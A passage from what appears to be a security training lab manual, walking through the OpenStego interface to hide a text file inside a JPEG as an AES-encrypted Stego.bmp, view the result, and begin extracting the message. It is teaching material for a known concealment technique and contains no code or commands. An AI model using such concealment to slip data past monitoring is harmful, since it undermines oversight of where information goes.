
Look in: OpenStego

File name: Island.jpg

Files of type: Cover files (*.bmp, *.gif, *.jpeg, *.jpg, *.png, *.wbmp)

Figure 3.5.7: Open - Select Cover File Window

12. Now, both **Message File** and **Cover File** are uploaded. By performing steganography, the message file will be hidden in the designated cover file.


OpenStego
File Help
Data Hiding
Hide Data
Extract Data
Digital Watermarking (Beta)
Generate Signature
Embed Watermark
Verify Watermark
Hide data in harmless looking files
Options
Hide Data

Message File: eganography Tools\Image Steganography Tools\OpenStego\New Text Document.txt

Cover File (Select multiple files or provide wildcard (*, ?) to embed same message in multiple files): em Hacking\Steganography Tools\Image Steganography Tools\OpenStego\Island.jpg

Output Stego File:


Encryption Algorithm: AES128

Password:

Confirm Password:

Figure 3.5.8: Both the Files are Uploaded

13. Click the **ellipsis** button next to **Output Stego File**.


OpenStego
File Help
Data Hiding
Hide Data
Extract Data
Digital Watermarking (Beta)
Generate Signature
Embed Watermark
Verify Watermark
Hide data in harmless looking files
Options
...
Hide Data

Message File: eganography Tools\Image Steganography Tools\OpenStego\New Text Document.txt

Cover File (Select multiple files or provide wildcard (*, ?) to embed same message in multiple files): em Hacking\Steganography Tools\Image Steganography Tools\OpenStego\Island.jpg

Output Stego File:

Encryption Algorithm: AES128


Password:

Confirm Password:

Figure 3.5.9: Clicking Ellipsis Button

14. The **Save - Select Output Stego File** window appears. Choose the location where you want to save the file. In this lab, the location chosen is **Desktop**.

15. Provide the file name **Stego** and click **Open**.



Save - Select Output Stego File
Look in:
Desktop
Administrator
This PC
Libraries
Network
Vulnerability Status Report_files
Recent Items
Desktop
Documents
This PC
Network
Open
Cancel

File name: Stego

Files of type: Stego files (*.bmp, *.png)

Figure 3.5.10: Providing File Name

16. In the **OpenStego** window, click the **Hide Data** button.


OpenStego
File
Help
Data Hiding
Hide Data
Extract Data
Digital Watermarking (Beta)
Generate Signature
Embed Watermark
Verify Watermark
Hide data in harmless looking files
...
...
...
Options
Hide Data

Message File: ːganography Tools\Image Steganography Tools\OpenStego\New Text Document.txt

Cover File
(Select multiple files or provide wildcard (, ?) to embed same message in multiple files)*
ːm Hacking\Steganography Tools\Image Steganography Tools\OpenStego\Island.jpg

Output Stego File: C:\Users\Admin\Desktop\Stego.bmp


Encryption Algorithm: AES128

Password:

Confirm Password:

Figure 3.5.11: Clicking Hide Data button

17. A **Success** pop-up appears, stating that the message has been successfully embedded; then, click **OK**.



Success

Message embedded into 1 Cover file(s). Skipped 0 file(s)


Figure 3.5.12: Success pop-up

TASK 5.3

View the Image Containing Hidden Text

18. Minimize the **OpenStego** window. The image containing the secret message appears on **Desktop**. Double-click the image file (**Stego.bmp**) to view it.

19. You will see the image, but not the contents of the message (text file) embedded in it, as shown in the screenshot.



Stego.bmp - Paint
File
Home
View
Paste
Select
Brushes
Shapes
Size
Color 1
Color 2
Edit colors
Clipboard
Image
Tools
Shapes
Colors
960 × 540px
100%

Figure 3.5.13: Viewing the Image

TASK 5.4

Extract the Text File From the Image

20. Close the **Photos** viewer window, switch to the **OpenStego** window, and click **Extract Data** in the left-pane.

21. Click the **ellipsis** button next to **Input Stego File**.

